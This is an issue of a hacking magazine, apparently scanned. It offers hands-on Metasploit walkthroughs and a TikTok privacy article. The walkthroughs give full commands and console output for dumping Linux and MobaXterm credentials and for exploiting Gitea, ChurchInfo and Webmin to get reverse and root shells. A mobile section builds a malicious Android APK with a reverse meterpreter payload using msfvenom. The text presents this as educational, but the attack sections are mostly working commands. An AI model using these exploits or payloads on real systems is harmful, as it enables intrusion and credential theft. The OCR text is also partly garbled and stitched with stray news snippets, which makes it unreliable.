Simplifying Cyber Security since 2016

Hackercool

December 2022 Edition 5 Issue 12

Learn Hacking in Real World Scenarios

Recreating The Hacking Method Used By UNC4034 Group

Trojanizing PuTTy and other executables etc.

What Do We Know About REvil in RANSOMWARE

Our Intro Practical Tutorial on Mobile Hacking

..with all other regular Features

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publishe -r, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HACKERCOOL
Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 12

Wish You All Once Again a Happy and Secure New Year 2023.

"Empire is an impressive post-exploitation framework with expansive capabilities. This has led to it becoming a frequent favorite toolkit of several adversaries."

- Qualys security researcher Akshat Pradhan said

INSIDE

See what our Hackercool Magazine December 2022 Issue has in store for you.

1. Metasploit This Month :
   Mimipenguin, Git Fetch RCE, ChurchInfo, Moba XTerm, Webmin RCE Modules

2. Cyber Security :
   Dozens Of US Schools Universities Move To Ban TikTok.

3. Mobile Hacking :
   Our Intro Practical Tutorial on Mobile Hacking.

4. Data Security :
   Just 25% of Businesses Are Insured Against Cyber Attacks. Here"s Why

5. Real World Hacking :
   Recreating The Attack Method Used By UNC4034 Hacking Group.

6. Ransomware :
   What Do We Know About REvil, The Russian Ransomware Gang Likely Behind The MediBank Cyber Attack.

Installations

Downloads

Other Useful Resources

Mimipenguin, Git Fetch RCE, ChurchInfo, Webmin & more modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Mimipenguin Module

TARGET: Linux **TYPE: Local**
MODULE : POST **ANTI-MALWARE : N/A**

Mimipenguin is actually a tool to dump the login password from the current Linux Desktop user. It is a tool that works akin to mimikatz for Windows. Mimipenguin tool takes advantage of clear text credentials in memory. This module is an implementation of the Mimipenguin tool.This model works by using mem_search() and mem_read() to search the memory region of various processes for needles that are found near passwords in clear text. This module tries to retrieve passwords in gnome_keyring_daemon, vsftpd, SSH etc.

The only requirement is that we need to have a meterpreter session with root privileges on the target system. We have tested this module on Ubuntu 21.04 system with a user logged in through GUI.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.138
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.138:56376) at 2022-12-23 03:08:40 -0500

meterpreter > sysinfo
Computer     : ubuntu2104.localdomain
OS           : Ubuntu 21.04 (Linux 5.11.0-16-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter >
Background session 1? [y/N]
```

Background the current meterpreter session with root privileges and load the post/linux/gather/mimipenguin module.

According to Cisco Talos, APT actors and commodity malware families are increasingly using Excel add-in (.XLL) files as an initial intrusion vector nowadays.

```
msf6 exploit(multi/handler) > search mimipenguin

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Chec
k  Description
   -  ----                                ---------------  ----    ----
-  -----------
   0  post/linux/gather/mimipenguin       2018-05-23       normal  No
   MimiPenguin


Interact with a module by name or index. For example info 0, use 0
 or use post/linux/gather/mimipenguin
```

```
msf6 exploit(multi/handler) > use 0
msf6 post(linux/gather/mimipenguin) > show options

Module options (post/linux/gather/mimipenguin):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this m
                                       odule on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/mimipenguin) >
```

Set the Session ID and execute the module.

```
msf6 post(linux/gather/mimipenguin) > set session 1
session => 1
msf6 post(linux/gather/mimipenguin) > run

[*] Checking for matches in process gnome-keyring-daemon
[*] Checking for matches in process gdm-password
[*] Checking for matches in process vsftpd
[*] Checking for matches in process sshd
[*] Checking for matches in process lightdm
[+] Found 1 valid credential(s)!

Credentials
===========
```

```
msf6 post(linux/gather/mimipenguin) > run

[*] Checking for matches in process gnome-keyring-daemon
[*] Checking for matches in process gdm-password
[*] Checking for matches in process vsftpd
[*] Checking for matches in process sshd
[*] Checking for matches in process lightdm
[+] Found 1 valid credential(s)!

Credentials
===========

  Process Name          Username  Password
  ------------          --------  --------
  gnome-keyring-daemon  user1     123456

[*] Credentials stored in /home/kali/.msf4/loot/20221223030951_def
ault_192.168.40.138_mimipenguin.csv_668102.txt
[*] Post module execution completed
msf6 post(linux/gather/mimipenguin) >
```

As you can see, the module retrieved a password from the process gnome_keyring_daemon in clear text.

Git Fetch RCE Module

TARGET: Gitea < 1.16.7 **TYPE:** Remote
MODULE : EXPLOIT **ANTI-MALWARE :** NA

This module exploits the fetch command in Gitea repository migration process to execute code remotely. Only the above mentioned versions of the Gitea are vulnerable. Gitea is a self-hosted git service community. This exploit module will fail if ALLOW_LOCAL_NETWORKS setting is disabled.

We have tested this on Gitea version 1.16.6 running on Docker. The setting of this vulnerable instance of Gitea is given in our Installations section. After the target is set, load the gitea_git_fetch_rce module.

```
   #  Name                                        Disclosure Date
Rank       Check  Description
   -  ----                                        ---------------
----       -----  -----------
   0  exploit/multi/http/gitea_git_fetch_rce      2022-05-16
excellent  Yes    Gitea Git Fetch Remote Code Execution
   1  exploit/multi/http/gitea_git_hooks_rce      2020-10-07
excellent  Yes    Gitea Git Hooks Remote Code Execution
```

```
msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitea_git_fetch_rce) > show options

Module options (exploit/multi/http/gitea_git_fetch_rce):

   Name       Current Settin  Required  Description
              g
   ----       --------------  --------  -----------
   PASSWORD                   yes       Password to use
   Proxies                    no        A proxy chain of form
                                        at type:host:port[,ty
                                        pe:host:port][...]
   RHOSTS                     yes       The target host(s), s
                                        ee https://github.com
                                        /rapid7/metasploit-fr
                                        amework/wiki/Using-Me
                                        tasploit
   RPORT      3000            yes       The target port (TCP)
   SRVHOST    0.0.0.0         yes       The local host or net
                                        work interface to lis
                                        ten on. This must be
                                        an address on the loc
                                        al machine or 0.0.0.0
                                         to listen on all add
                                        resses.
   SRVPORT    8080            yes       The local port to lis
                                        ten on.
   SSL        false           no        Negotiate SSL/TLS for
                                         outgoing connections
   SSLCert                    no        Path to a custom SSL
                                        certificate (default
                                        is randomly generated
                                        )
   TARGETURI  /               yes       The base path to the
                                        gitea application
   URIPATH    /               no        The URI to use for th
                                        is exploit
   USERNAME                   yes       Username to authentic
```

```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an i
                                     nterface may be specifie
                                     d)
   LPORT  4444             yes       The listen port


Exploit target:
```

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/gitea_git_fetch_rce) > set rhosts 172.2
0.0.2
rhosts => 172.20.0.2
msf6 exploit(multi/http/gitea_git_fetch_rce) > set username use
r1
username => user1
msf6 exploit(multi/http/gitea_git_fetch_rce) > set password 123
45678
password => 12345678
msf6 exploit(multi/http/gitea_git_fetch_rce) > check
[*] 172.20.0.2:3000 - The target appears to be vulnerable. Vers
ion detected: 1.16.6
msf6 exploit(multi/http/gitea_git_fetch_rce) >
```

The target is vulnerable. Now set LHOST option and execute the module.

```
msf6 exploit(multi/http/gitea_git_fetch_rce) > set lhost 172.20
.0.1
lhost => 172.20.0.1
msf6 exploit(multi/http/gitea_git_fetch_rce) > run

[*] Started reverse TCP handler on 172.20.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version detected: 1.16
.6
[*] Using URL: http://172.20.0.1:8080/
[*] Using URL: http://172.20.0.1:8080/9u2m8FEGD94mmvx
```

```
[*] Using URL: http://172.20.0.1:8080/
[*] Using URL: http://172.20.0.1:8080/9u2m8FEGD94mmvx
[*] Client 172.20.0.2 (curl/7.79.1) requested /9u2m8FEGD94mmvx
[*] Sending payload to 172.20.0.2 (curl/7.79.1)
[*] Sending stage (3045348 bytes) to 172.20.0.2
[*] Command Stager progress - 100.00% done (118/118 bytes)
[*] Meterpreter session 1 opened (172.20.0.1:4444 -> 172.20.0.2
:54858) at 2022-12-24 01:34:07 -0500

meterpreter > getuid
Server username: git
meterpreter >
```

As readers can see, we successfully have a meterpreter session on the target system.

ChurchInfo RCE Module

TARGET: ChurchInfo 1.3.0 **TYPE:** Remote
MODULE : EXPLOIT **ANTI-MALWARE :** NA

ChurchInfo is an open-source PHP application that is used by churches for system management and managing Church members. The above-mentioned software has a remote code execution vulnerability.

This vulnerability arises due to a functionality in ChurchInfo to email users from the database with attachments. While preparing this email, the draft of the attachment is saved in the /churchInfo/temp_attach folder. However, the attached file can be loaded in the application before sending the mail. It is at this point where the malicious PHP can be attached while uploading.

We have tested this on ChurchInfo 1.3.0 running as a docker container. Setting of the vulnerable target is shown in our installations section. Let's see how this module works. After the target is set, load the church info_upload_ exce module.

```
msf6 > use exploit/multi/http/churchinfo_upload_exec
[*] No payload configured, defaulting to php/meterpreter/revers
e_tcp
msf6 exploit(multi/http/churchinfo_upload_exec) > show options

Module options (exploit/multi/http/churchinfo_upload_exec):

   Name        Current Settin  Required  Description
               g
   ----        --------------  --------  -----------
   EMAIL_MESG  Hello there!    yes       Email message in web
                                         app
```

```
   EMAIL_SUBJ   Read this now!   yes       Email subject in web
                                           app
   PASSWORD     churchinfoadmi   yes       Password to login wi
                n                          th
   Proxies                       no        A proxy chain of for
                                           mat type:host:port[,
                                           type:host:port][...]
   RHOSTS                        yes       The target host(s),
                                           see https://github.c
                                           om/rapid7/metasploit
                                           -framework/wiki/Usin
                                           g-Metasploit
   RPORT        80               yes       The target port (TCP
                                           )
   SSL          false            no        Negotiate SSL/TLS fo
                                           r outgoing connectio
                                           ns
   TARGETURI    /churchinfo/     yes       The location of the
                                           ChurchInfo app
   USERNAME     admin            yes       Username for ChurchI
                                           nfo application
   VHOST                         no        HTTP server virtual
                                           host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.37.10    yes       The listen address (an i
                                     nterface may be specifie
                                     d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
```

Set all the required options and use check command to see if the target is indeed vulnerable.

The pay-per-install (PPI) malware downloader service known as PrivateLoader has been observed distributing a information-stealing malware RisePro.

```
msf6 exploit(multi/http/churchinfo_upload_exec) > set rhosts 17
2.17.0.2
rhosts => 172.17.0.2
msf6 exploit(multi/http/churchinfo_upload_exec) > set targeturi
 /
targeturi => /
msf6 exploit(multi/http/churchinfo_upload_exec) > check

[+] Target is ChurchInfo!
[+] 172.17.0.2:80 - The target is vulnerable. Target is running
 ChurchInfo 1.3.0!
msf6 exploit(multi/http/churchinfo_upload_exec) >
```

The target is indeed vulnerable. Set the credentials and all other options required to use this module.

```
msf6 exploit(multi/http/churchinfo_upload_exec) > set username
username => admin
msf6 exploit(multi/http/churchinfo_upload_exec) > set password
12345678
password => 12345678
msf6 exploit(multi/http/churchinfo_upload_exec) > set lhost 172
.17.0.1
lhost => 172.17.0.1
```

After all the options are set, execute the module.

```
msf6 exploit(multi/http/churchinfo_upload_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Target is ChurchInfo!
[+] The target is vulnerable. Target is running ChurchInfo 1.3.
0!
[+] Logged into application as admin
[*] Navigating to add items to cart
[+] Items in Cart: Items in Cart: 2
[+] Uploading exploit via temp email attachment
[+] Exploit uploaded to /tmp_attach/g9RP69auw9sb.php
[+] Executing payload with GET request
[*] Sending stage (39927 bytes) to 172.17.0.2
[+] Deleted g9RP69auw9sb.php
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2
:44386) at 2022-12-24 02:28:37 -0500
```

```
[*] Navigating to add items to cart
[+] Items in Cart: Items in Cart: 2
[+] Uploading exploit via temp email attachment
[+] Exploit uploaded to /tmp_attach/g9RP69auw9sb.php
[+] Executing payload with GET request
[*] Sending stage (39927 bytes) to 172.17.0.2
[+] Deleted g9RP69auw9sb.php
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2
:44386) at 2022-12-24 02:28:37 -0500

meterpreter > getuid
Server username: www-data
meterpreter >
```

As readers can see, we successfully have a meterpreter session on the target system.

MobaXterm Credential Dump Module

TARGET: MobaXTerm **TYPE:** Local
MODULE : POST **ANTI-MALWARE :** OFF

MobaXterm is a program that allows users to launch remote sessions in SSH, Telnet, RDP, Rlogin, XDC MP, FTP, SMTP etc. This module Retriever the passwords for the session from a Windows machine.

Since this is a POST module, we need to have a meterpreter session on the target as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.150:50036) at 2022-12-23 07:37:59 -0500

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

```
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.150:50036) at 2022-12-23 07:37:59 -0500

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
Background session 2? [y/N]
```

Background the current meterpreter session and load the Moba_Xterm_module.

```
msf6 exploit(multi/handler) > use 0
msf6 post(windows/gather/credentials/moba_xterm) > show options

Module options (post/windows/gather/credentials/moba_xterm):

   Name           Current Settin  Required  Description
                  g
   ----           --------------  --------  -----------
   CONFIG_PATH                    no        Specifies the config
                                             file path for MobaX
                                            term
   MASTER_PASSWO                  no        If you know the pass
   RD                                       word, you can skip d
                                            ecrypting the master
                                             password. If not, i
                                            t will be decrypted
                                            automatically
   SESSION                        yes       The session to run t
                                            his module on


View the full module info with the info, or info -d command.

msf6 post(windows/gather/credentials/moba_xterm) >
```

Set the session IP and execute the module.

```
msf6 post(windows/gather/credentials/moba_xterm) > run

[*] Gathering MobaXterm session information from DESKTOP-PRLKILM
[*] Specifies the config file path for MobaXterm C:\Users\admin\Documents\MobaXterm\MobaXterm.ini
"\x83\xEF9"
[+] Passwords stored in: /home/kali/.msf4/loot/20221223073900_default_192.168.40.150_host.moba_xterm_261915.txt
[+] MobaXterm Password
==================

Protocol  Hostname    Username  Password
--------  --------    --------  --------
          mobaserver  mobauser  ??9
          127.0.0.1   admin
ssh22     127.0.0.1   admin

[+] Credentials stored in: /home/kali/.msf4/loot/20221223073901_default_192.168.40.150_host.moba_xterm_435683.txt
[+] MobaXterm Credentials
=====================

CredentialsName  Username     Password
---------------  --------     --------
admin_1          admin_1
test_user        test_user_1

[+] Bookmarks stored in: /home/kali/.msf4/loot/20221223073901_default_192.168.40.150_host.moba_xterm_918921.txt
[+] MobaXterm Bookmarks
BookmarksName  Protocol  ServerHost  Port  Credentials or Passwords
-------------  --------  ----------  ----  ------------------------
127.0.0.1      ssh       127.0.0.1   22
127.0.0.1 ([admin_1])  ssh  127.0.0.1  22  [admin_1]
127.0.0.1 ([test_user])  ssh  127.0.0.1  22  [test_user]
127.0.0.1 ([test_user]) (1)  ssh  127.0.0.1  22  [test_user]

[*] Post module execution completed
```

As readers can see, we can successfully get credentials from Moba_Xterm.

Webmin Auth File Manager RCE Module

TARGET: Webmin 1.984 **TYPE:** Remote
MODULE : EXPLOIT **ANTI-MALWARE :** NA

Webmin is a web-based server management control panel for UNIX like systems. The above-mentioned versions of Webmin has an authenticated RCE vulnerability. By exploiting this vulnerability, any low privileged user who is authenticated can interact with file manager functionalities and chain some of those functionalities to achieve remote code execution.

We have tested this module with Webmin 1.984 installed on Ubuntu 20.04. See how to install the vulnerable target in our Installations section. Let's see how this module works. After the target is set, load the webmin_file_manager_rce module.

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_file_manager_rce) > show options

Module options (exploit/linux/http/webmin_file_manager_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password for the sp
                                         ecified username
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                         ost:port][...]
   RHOSTS                      yes       The target host(s), see
                                          https://github.com/rap
                                         id7/metasploit-framewor
                                         k/wiki/Using-Metasploit
   RPORT      10000            yes       The default webmin port
                                          (TCP)
   SRVHOST    0.0.0.0          yes       The local host or netwo
                                         rk interface to listen
                                         on. This must be an add
                                         ress on the local machi
                                         ne or 0.0.0.0 to listen
                                          on all addresses.
   SRVPORT    8080             yes       The local port to liste
                                         n on.
   SSL        false            no        Negotiate SSL/TLS for o
                                         utgoing connections
   SSLCert                     no        Path to a custom SSL ce
```

```
   SSLCert                          no        Path to a custom SSL ce
                                              rtificate (default is r
                                              andomly generated)
   TARGETURI                        yes       The base path to the We
                                              bmin installation
   URIPATH                          no        The URI to use for this
                                               exploit (default is ra
                                              ndom)
   USERNAME                         yes       The username to authent
                                              icate as
   VHOST                            no        HTTP server virtual hos
                                              t


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
                                     rface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)
```

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/http/webmin_file_manager_rce) > set rhosts 192.
168.40.145
rhosts => 192.168.40.145
msf6 exploit(linux/http/webmin_file_manager_rce) > set targeturi /
targeturi => /
msf6 exploit(linux/http/webmin_file_manager_rce) > set ssl true
ssl => true
msf6 exploit(linux/http/webmin_file_manager_rce) > check
[*] 192.168.40.145:10000 - The target appears to be vulnerable.
msf6 exploit(linux/http/webmin_file_manager_rce) >
```

The target is indeed vulnerable. Set the credentials and LHOST option.

RisePro is a C++ based malware and shares similarities with another popular information stealer dubbed Vidar Stealer.

```
msf6 exploit(linux/http/webmin_file_manager_rce) > set username us
er1
username => user1
msf6 exploit(linux/http/webmin_file_manager_rce) > set password 12
3456
password => 123456
msf6 exploit(linux/http/webmin_file_manager_rce) > set lhost 192.1
68.40.153
lhost => 192.168.40.153
msf6 exploit(linux/http/webmin_file_manager_rce) >
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/webmin_file_manager_rce) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webmin_file_manager_rce) >
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Using URL: https://192.168.40.153:8080/BCz5M8shYwtrsYL
[*] Attempting to authenticate with Webmin
[+] Authentication successful
[*] Downloading remote url
[*] Fetching payload from HTTP server
[*] 192.168.40.145   webmin_file_manager_rce - Request 'GET /BCz5M
8shYwtrsYL.cgi'
[*] 192.168.40.145   webmin_file_manager_rce - Sending payload ...
[*] Finished downloading remote url
[*] Modifying the permissions of the uploaded payload to 0755
[!] This exploit may require manual cleanup of '/usr/share/webmin/
BCz5M8shYwtrsYL.cgi' on the target
[*] Server stopped.
[+] Deleted /usr/share/webmin/BCz5M8shYwtrsYL.cgi
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168
.40.145:58990) at 2022-12-24 20:06:38 -0500
```

```
msf6 exploit(linux/http/webmin_file_manager_rce) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.40.153:4444 ->
                                         192.168.40.145:58990 (1
                                         92.168.40.145)
```

```
msf6 exploit(linux/http/webmin_file_manager_rce) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root) groups=0(root)
sysinfo
uname -a
Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 1
5:58:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

As readers can see, we have a command shell session with root privileges.

Dozens of US schools, universities move to ban TikTok

CYBER SECURITY

Nir Kshetri
Professor Of Management,
University of North Carolina - Greensboro

A growing number of public schools and colleges in the U.S. are moving to ban TikTok – the popular Chinese-owned social media app that allows users to share short videos.

They are following the lead of the federal government and several states, that are banishing the social media app because authorities believe foreign governments – specifically China – could use the app to spy on Americans.

The app is created by ByteDance, which isbased in China and has ties to the Chinese gove- rnment.

The University of Oklahoma, Auburn University in Alabama and 26 public universities and colleges in Georgia have banned the app from campu s Wi-Fi networks. Montana's governor has asked the state's university system to ban it.

Some K-12 schools have also blocked the app. Public schools in Virginia's Stafford, Prince William and Loudoun counties have banned TikTok on school-issued devices and schools' Wi-Fi networks. Louisiana's state superintendent of education recommended that schools in the state remove the app from public devices and block it on school-issued devices.

As a researcher who specializes in cyber security, I don't believe these schools are overreacting. TikTok captures user data in a way that is more aggressive than other apps.

The version of TikTok that is raising all these concerns is not available in China itself. In an effort to protect Chinese students from the ha -rmful effects of social media, the Chinese Communist Party has issued a rule that limits the time students can spend on TikTok to 40 minutes a day. And they can view only videos with a patriotic theme or educational content such as science exper -iments and museum exhibits.

"All major social media platforms raise privacy concerns and include security risks for users."

Aggressive tactics to capture and harvest user data

All major social media platforms raise privacy concerns and include security risks for users. But TikTok does more than the rest. Its default privacy settings allow the app to collect much more information than the app needs to actually function.

(Cont'd On Next Page)

Every hour, the app accesses users' contact lists and calendars. It also collects the location of dev ices used to access the service and can scan hard drives attached to any of those devices.

If a user changes privacy settings to avoid that scrutiny, the app persistently asks for that permission to be restored. Other social networki- ng apps, like Facebook, don't ask users to revise their privacy settings if they lock down their information.

How TikTok handles the data it collects from users also raises concerns. Ireland's data protect ion regulator, for instance, is investigating possib -le illegal transfers of European citizens' data to Chinese servers and potential violations of rules protecting children's privacy.

Cybersecurity Vulnerabilities

As with other social media services, researchers have found serious vulnerabilities with TikTok.

In 2020, cybersecurity company Check Point found that it could send users messages that looked as if they came from TikTok but actually contained malici -ous links. When users clicked on those links, Check Point's researchers could seize control of their TikTok accounts, get access to private info- rmation, delete existing content and even post new material under that user's account.

Hackers have also taken advantage of viral TikTok trends to distribute malicious software that creates additional cybersecurity problems. For instance, a trend called the "Invisible Challe- nge" encouraged users to use a TikTok filter called "Invisible Body" to film themselves naked – assuring users their followers would only see a blurry image, not anything revealing.

Cybercriminals created TikTok videos that claimed they had made software that would reve -al users' nude bodies by reversing the body- masking filter. But the software they encouraged users to download actually just stole people's soc -ial media, credit card and cryptocurrency crede -ntials from elsewhere on their phones, as well as files from victims' computers.

"TikTok videos have also led students to engage in vandalism. In response to one viral challenge, some students stole bathroom sinks and soap dispensers from schools."

National Security Concerns

Many U.S. lawmakers have objected to the app's location tracking services, saying it could allow the Chinese government to monitor the movements and locations of U.S. citizens – inclu- ding members of the military or government officials.

If the Chinese government wants information about the more than 90 million TikTok users, it does not need to hack anything.

That's because China's 2017 National Intelligence Law requires Chinese companies to share any data they collect if the government asks.

Technology industry observers have also raised concerns that ByteDance, the company that mak -es TikTok, may be partially owned by the Chinese government.

These problems take on even more importan ce in the context of the Chinese government's alle- ged efforts to build a huge "data lake" of information abo- ut all Americans. China has been linked to sever -al large-scale cyberattacks targeting federal employees and U.S. consumers. These attacks include the 2015 hack of the U.S. Office of Perso -nnel Management, 2017 attacks on the consume -r credit reporting agency Equifax and the 2018 attack on hotel group Marriott International.

Negative Effects Outweighing Positive Ones?

Teachers and school administrators have used TikTok in some interesting, and useful, ways – such as connecting with students, building relati- onships, teaching about the risks of social media and delivering small, quick lessons.

But it is not clear whether those positive effects counterbalance the potential and actual harm. In addition to general concerns about the possible risks of social media addictions, some

(Cont'd On Next Page)

school officials say increased TikTok use has dis -tracted students from paying attention to teache- rs.

Also, the app's algorithm for recommending videos to watch next has increased students' risk of suicide and eating disorders. The "One Chip Challenge," which asks TikTok users to eat a single chip containing two of the world's spiciest chili peppers, sent some students to the hospital and made others sick.

TikTok videos have also led students to engage in vandalism. In response to one viral challenge, some students stole bathroom sinks and soap dispensers from schools.

With all that potential for harm and damage, it's not surprising school officials are considering a ban on TikTok.

This Article first appeared in The Conversation

Our Introduction Practical on Mobile Hacking

MOBILE HACKING

We think it is now time for us to take our first steps into the cyber security domain of Mobile Hacking. Just like our usual style, we will do it practically first and come to theory part later (if it is really deemed necessary). So what is the better way to start with Mobile Hacking other than hacki -ng an Android with a malicious payload than doing it with the apk payload of msfvenom.

But before that, let us give you some awareness on the network being used for this tutorial. We are going to hack an Android device which is placed on the same network as that of Attacker Machine (Kali Linux). Simply put, both my phone (Android) and Attacker machine are placed in the same wireless network.

```
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
disc mq state UP group default qlen 1000
    link/ether 00:c0:ca:98:e4:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.101/24 brd 192.168.0.255 scope glob
al dynamic noprefixroute wlan0
       valid_lft 7179sec preferred_lft 7179sec
    inet6 fe80::10b8:4abf:b280:d81b/64 scope link nopr
efixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿223vm)-[~]
└─$ ping
```

The msfvenom apk Payload generation command has undergone many changes and most of the tutorials on internet are simply not working. We found one command that's working though. It is shown in images given below.


```
┌──(kali㉿223vm)-[~]
└─$ sudo msfvenom --platform android -a java -p android/mete
rpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 -f raw >
-o malicious.apk
sudo: unable to resolve host 223vm: Name or service not know
n
ls
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gem
s/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_
algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initia
lized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gem
s/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_
algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous defin
ition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gem
